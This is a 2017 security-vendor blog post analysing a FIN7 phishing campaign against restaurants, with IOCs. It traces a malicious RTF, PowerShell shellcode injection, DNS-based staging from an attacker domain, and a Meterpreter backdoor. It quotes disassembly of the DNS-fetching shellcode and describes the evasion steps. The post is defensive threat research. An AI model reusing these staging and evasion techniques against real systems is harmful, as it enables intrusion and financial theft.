

Cybersecurity Blog

Cybersecurity News, Threat Research,
And More From The Team Spearheading
The Evolution Of Endpoint Security

FIN7 Takes Another Bite at the Restaurant Industry

Posted by **Michael Gorelik** on June 9, 2017

Find me on:

[LinkedIn](#) [Twitter](#)

X Post

in Share

f Share 0

Subscribe to our blog

Stay in the loop with industry insight, cyber security trends, and cyber attack information and company updates.

[Subscribe](#)

INTRODUCTION

On June 7, 2017, Morphisec Lab identified a new, highly sophisticated fileless attack targeting restaurants across the US. The ongoing campaign allows hackers to seize system control and install a backdoor to steal financial information at will. It incorporates some never before seen evasive techniques that allow it to bypass most security solutions – signature and behavior based.

Aside from these updated techniques, Morphisec's investigation revealed an almost perfect match to FIN7 attack methods. Past highly successful and damaging attacks on banks, SEC personnel, large restaurant chains and hospitality organizations have all been attributed to the financially-motivated **FIN7 group**. FIN7, which is also associated with the **Carbanak** gang, must be seen as one of the leading threat actor groups operating today.

Like past attacks, the initial infection vector is a malicious Word document attached to a phishing email that is well-tailored to the targeted business

Search Our Site

Recent Posts

Vulnerability Whisperer:
Turning Headaches to
High-Fives


Decoding the Puzzle:
Cicada3301
Ransomware Threat
Analysis

Preventing Threats
Before Infiltration:
Morphisec AMTD in
Action

From Trading Floors to
ATMs: 5 Unexpected
Cyber Exposure

and its day-to-day operations. The Word document executes a fileless attack that uses DNS queries to deliver the next shellcode stage (Meterpreter). However, in this new variant, all the DNS activity is initiated and executed solely from memory – unlike previous attacks which used PowerShell commands.

OpenDNS investigate data, shared in coordination with the Cisco Advanced Threat Research & Efficacy Team, shows that this is a large-scale, currently active attack with peaks of more than 10K DNS requests per hour.



Alarminglly, the detection score on VirusTotal for all of the documents continues to be 0/56 from the time the first documents were uploaded (1.6.2017) up until the date of this publication. This means the attackers successfully bypass static analysis by most of the security solutions.

By contrast, Morphisec’s Moving Target Defense-based technology prevents the attack in its early stages, before any channel to the attacker is opened.

SHA256: 2781526f6b302da00661b9a6a625a5a6ecf4ffccafa61202e9b0e9b61b657867

File name: menu.rtf

Detection ratio: 0 / 56

Analysis date: 2017-06-06 13:42:25 UTC (1 day, 19 hours ago)

Challenges in Finance

Staying One Step Ahead: The Ultimate Anti-Ransomware Assurance Checklist

AMTD Featured in Gartner® Hype Cycle™ for Endpoint and Workspace Security, 2024

Technical Analysis: CVE-2024-38021

CVE-2024-38173: Outlook Form Injection RCE Vulnerability Patched

Technical Analysis: CVE-2024-30103

The Evolution of MDR: Adding Prevention First

Posts by Tag

Automated Moving Target Defense (148)

Cyber Security News (130)

Threat Research (129)

Morphisec Labs (118)

TECHNICAL ANALYSIS


Morphisec News (55)

[See all](#)

Below we describe the full technical details, beginning with the initial email through the final Meterpreter session used to hijack the computer.


PHISHING EMAIL:


As seen in the email below, FIN7's attack campaign targets restaurants. The content of the email is well crafted to avoid suspicion. Some of the email attachments are called menu.rtf, others Olive Garden.rtf or Chick Fil A Order.rtf (all the identified hashes are listed at the end).



WORD DELIVERY:

The attached .rtf file uses OLE and has many similarities to previous FIN7 attacks. But this attack, instead of activating hta files (mshta.exe) from within the link, executes obfuscated JavaScript code. All the victim needs to do is double click on the envelope and press OK.






PERSISTENCY:

In some cases, an additional scheduled task “AdobeFlashSync” is created for persistency. This task is executed every 25 minutes and will repeat the actions described above – recreating the JavaScript code which later will create and execute a PowerShell script (described below).


SECOND STAGE JAVASCRIPT INTO POWERSHELL:

The second stage JavaScript creates a PowerShell file with the same name in the same directory.

Afterwards, it deletes its own JavaScript code traces.



The PowerShell script executes a compressed first stage PowerShell child process, which then performs a second stage PowerShell process. The latter PowerShell injects a shellcode into its own process using well-known CreateThread and VirtualAlloc techniques:




SHELLCODE:

The shellcode phase of this attack is unique and

demonstrates the constantly advancing abilities of attackers. The shellcode is the primary differentiating technique between this campaign and past attacks by FIN7 and other threat actors.

This shellcode iterates over process environment block and looks immediately for dnsapi.dll name (xor 13) and its DnsQueryA function. Basically, FIN7 implemented a shellcode that gets the next stage shellcode using the DNS messaging technique directly from memory. This way they can successfully evade many of the behavior based solutions.



In the DNS query pattern, it is very clear to see that alphabetical modification of the subdomain prefix is used:


```

seg000:00217111      push     240h
seg000:00217116      push     10h
seg000:00217118      push     eax
seg000:00217119      push     0C9CC96Ah
seg000:0021711E      call     ebp
                                ; dnsapiDnsQuery_A (aaa.stage.12019683.ns2.true-deals.com) ->
seg000:0021711E      ; 050e0a60 "WY111111111111117Q2jXp000kAA"
seg000:0021711E      ; 050e0880 "Q2020000B0B3P80BuJ111Jh50pupupP"
seg000:0021711E      ; 050e08a0 "JK0NaM1K1UePLycW0U720NcylUaYhH"
seg000:0021711E      ; 050e08c0 "d5iaLCkUwSaE6QzUP10tqKkCUnk1du"
seg000:0021711E      ; 050e08e0 "UPHY51U1gpUP519kbTUCq9PeakbLhZ"
seg000:0021711E      ; 050e0900 "Kk3B-aWp10Vp7LhqlBk01JK0ZJv1Tq"
seg000:0021711E      ; 050e0920 "8PnhaTEnc0s9WEQos1UfbkhK68ioVp"
seg000:0021711E      ; 050e0940 "8nhHyoVo1oA8gogoENFK0IAAAAAAF"
seg000:0021711E      ; dnsapiDnsQuery_A (baa.stage.12019683.ns2.true-deals.com)
seg000:0021711E      ; 050e09a0 "LFCEFFFIJ0FI0HDFCHDAAAPPHD1JHDF"
seg000:0021711E      ; 050e09c0 "HGIAEAAAAAFAPPNAGIPALFKCFGIAFA"
seg000:0021711E      ; 050e09e0 "AAAAAFAPPNAAAAAANAAAAAANAAAAA"
seg000:0021711E      ; 050e0a00 "AAAAAARAAAAAARADPLKADALFAJH"
seg000:0021711E      ; 050e0a20 "NcBLIABEMNMBFEGICJHDCAHHCSPHH"
seg000:0021711E      ; 050e0a40 "CSBGMCACDGBG0GDPHECAGCFCAHCFG"
seg000:0021711E      ; 050e0a60 "DCAGJG0CAEEFPDCAGNSPGEFCDAHNA"
seg000:0021711E      ; 050e0a80 "KCEAAAAAARAAAAADID1CCBAHMFJEH"
seg000:0021711E      ; dnsapiDnsQuery_A (caa.stage.12019683.ns2.true-deals.com)
seg000:00217120      test     eax, eax
seg000:00217122      jnz      short loc_217175

```

Each such DNS query results in an additional snippet of shellcode being appended to a reallocated buffer. When, finally, the first stage shellcode receives a special “FF” signal, it then executes the delivered shellcode. (It takes a few minutes for the DNS queries to finish. The last query is to the subdomain `ihc[.]stage[.]12019683[.]ns2[.]true-deals[.]com`):

The screenshot displays a Windows PC interface with two main windows. The top window is a debugger (Pid 3972 - WinObj 6.2.9200.16384 X86) showing assembly code for a function named '021701a6'. The code includes instructions like 'lhc', 'add', 'push', 'call', 'pop', 'push', 'jnz', and 'xor'. The bottom window is a network capture tool (Local Area Connection) showing a list of DNS queries and responses. The last query is from 'ihc.stage.12019683.ns2.true-deals.com' to '192.168.199.2'.

The delivered second stage shellcode is encrypted:

```

-----
seg000:05400000      push     edi
seg000:05400001      pop      ecx
seg000:05400002      dec      ecx
seg000:05400003      dec      ecx
seg000:05400004      dec      ecx
seg000:05400005      dec      ecx
seg000:05400006      dec      ecx
seg000:05400007      dec      ecx
seg000:05400008      dec      ecx
seg000:05400009      dec      ecx
seg000:0540000A      dec      ecx
seg000:0540000B      dec      ecx
seg000:0540000C      dec      ecx
seg000:0540000D      dec      ecx
seg000:0540000E      dec      ecx
seg000:0540000F      dec      ecx
seg000:05400010      dec      ecx
seg000:05400011      dec      ecx
seg000:05400012      aaa
seg000:05400013      push     ecx
seg000:05400014      pop      edx
seg000:05400015      push     41h ; 'A'
seg000:05400017      pop      eax
seg000:05400018      push     eax
seg000:05400019      xor      [ecx+30h], al
seg000:0540001C      inc      ecx
seg000:0540001D      imul     eax, [ecx+41h], 51h ; 'Q'
seg000:05400021      xor      al, [ecx+42h]
seg000:05400024      xor      al, [edx+42h]
seg000:05400027      xor      [edx+42h], al ; decrypt shellcode
seg000:0540002A      inc      ecx
seg000:0540002B      inc      edx
seg000:0540002C      pop      eax
seg000:0540002D      push     eax
seg000:0540002E      cmp      [ecx+42h], al
seg000:05400031      jnz      short near ptr loc_540007B+2
seg000:05400033      dec      ecx
seg000:05400034      dec      ecx
seg000:05400035      insb

```



METERPRETER:

After decryption of the second stage shellcode, the shellcode **deletes** the 'MZ' prefix from within a very important part of the shellcode. This prefix indicates it may be a dll, and its deletion helps the attack **to evade memory scanning solutions**.

Just before this step executed, we extracted the dll from memory and uploaded it to VirusTotal. If this dll was saved on disk, many security solutions would immediately identify it as a CobaltStrike Meterpreter, which is used by many attackers and pen testers. Having a Meterpreter session on a compromised computer allows for full control of the computer and exfiltration of any data, and in some cases lateral movement inside the


[Support](#)
[Partners](#)
[Under Attack?](#)

MORPHISEC
[Products](#)
[Solutions](#)
[Company](#)
[Resource](#)


| Detection ratio: 30 / 58 | | |  U  U |
|----------------------------------------------------------------------------------|-----------------------------------------------------|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Analysis date: 2017-06-08 16:21:34 UTC (0 minutes ago) | | | |
| <div>Analysis</div> <div>File detail Additional information Comments Votes</div> | | | |
| Antivirus | Result | Update | |
| Ad-Aware | Gen:Variant.Application.HackTool.CobaltStrike.1 | 20170608 | |
| AhnLab-V3 | HackTool/Win32.Cobalt.R197271 | 20170608 | |
| Antiy-AVL | HackTool/Win32.Cobalt | 20170608 | |
| Arcabit | Trojan.Application.HackTool.CobaltStrike.1 | 20170608 | |
| BitDefender | Gen:Variant.Application.HackTool.CobaltStrike.1 | 20170608 | |
| CAT-QuickHeal | Trojan.Skeeyah | 20170607 | |
| CrowdStrike Falcon (ML) | malicious_confidence_100% (D) | 20170420 | |
| DrWeb | BackDoor.Meterpreter.4 | 20170608 | |
| Emsisoft | Gen:Variant.Application.HackTool.CobaltStrike.1 (B) | 20170608 | |
| Endgame | malicious (high confidence) | 20170515 | |
| ESET-NOD32 | a variant of Win32/RiskWare.CobaltStrike.Beacon.A | 20170608 | |
| F-Secure | Gen:Variant.Application.HackTool | 20170608 | |
| GData | Gen:Variant.Application.HackTool.CobaltStrike.1 | 20170608 | |
| Ikarus | Trojan.Win32.Conbea | 20170608 | |
| Invincea | heuristic | 20170607 | |
| K7AntiVirus | Unwanted-Program (004c3a6f1) | 20170608 | |

CONCLUSIONS:

FIN7 constantly upgrades their attacks and evasion techniques, thus becoming even more dangerous and unpredictable. The analysis of this attack shows, how easy it is for them to bypass static, dynamic and behavior based solutions. These attacks pose a severe risk to enterprises.

Fileless attacks are on the rise – **Carbon Black reports** that researchers found a 33% rise in severe non-malware attacks in Q4 2016 compared to Q1. Defenders will see more attacks on their businesses by hacker groups utilizing memory for evasion while keeping executable artifacts far away from disk.

In this continuously evolving threat landscape,

enterprises need to look for new defenses that are resilient to such changes and are able to prevent fileless attacks. Morphisec **Endpoint Threat Prevention** specializes in preventing in-memory attacks, using Moving Target Defense to make the target itself unpredictable.

ARTIFACTS:

Documents:

| |
|------------------------------------------------|
| 2781526f6b302da00661b9a6a625a5a6ecf4ffccafa612 |
| c357396ca82fdcd6b6f46b748f2b6941051dbc81be53 |
| ffebcc4d2e851baecd89bf11103e3c9de86f428fdeaf0f |

Domains:

- true-deals[.]com; strikes-withlucky[.]com
- Email account in registration is:
isvarawski@yahoo.com
- Attacker email
account: adrian.1987clark@yahoo.com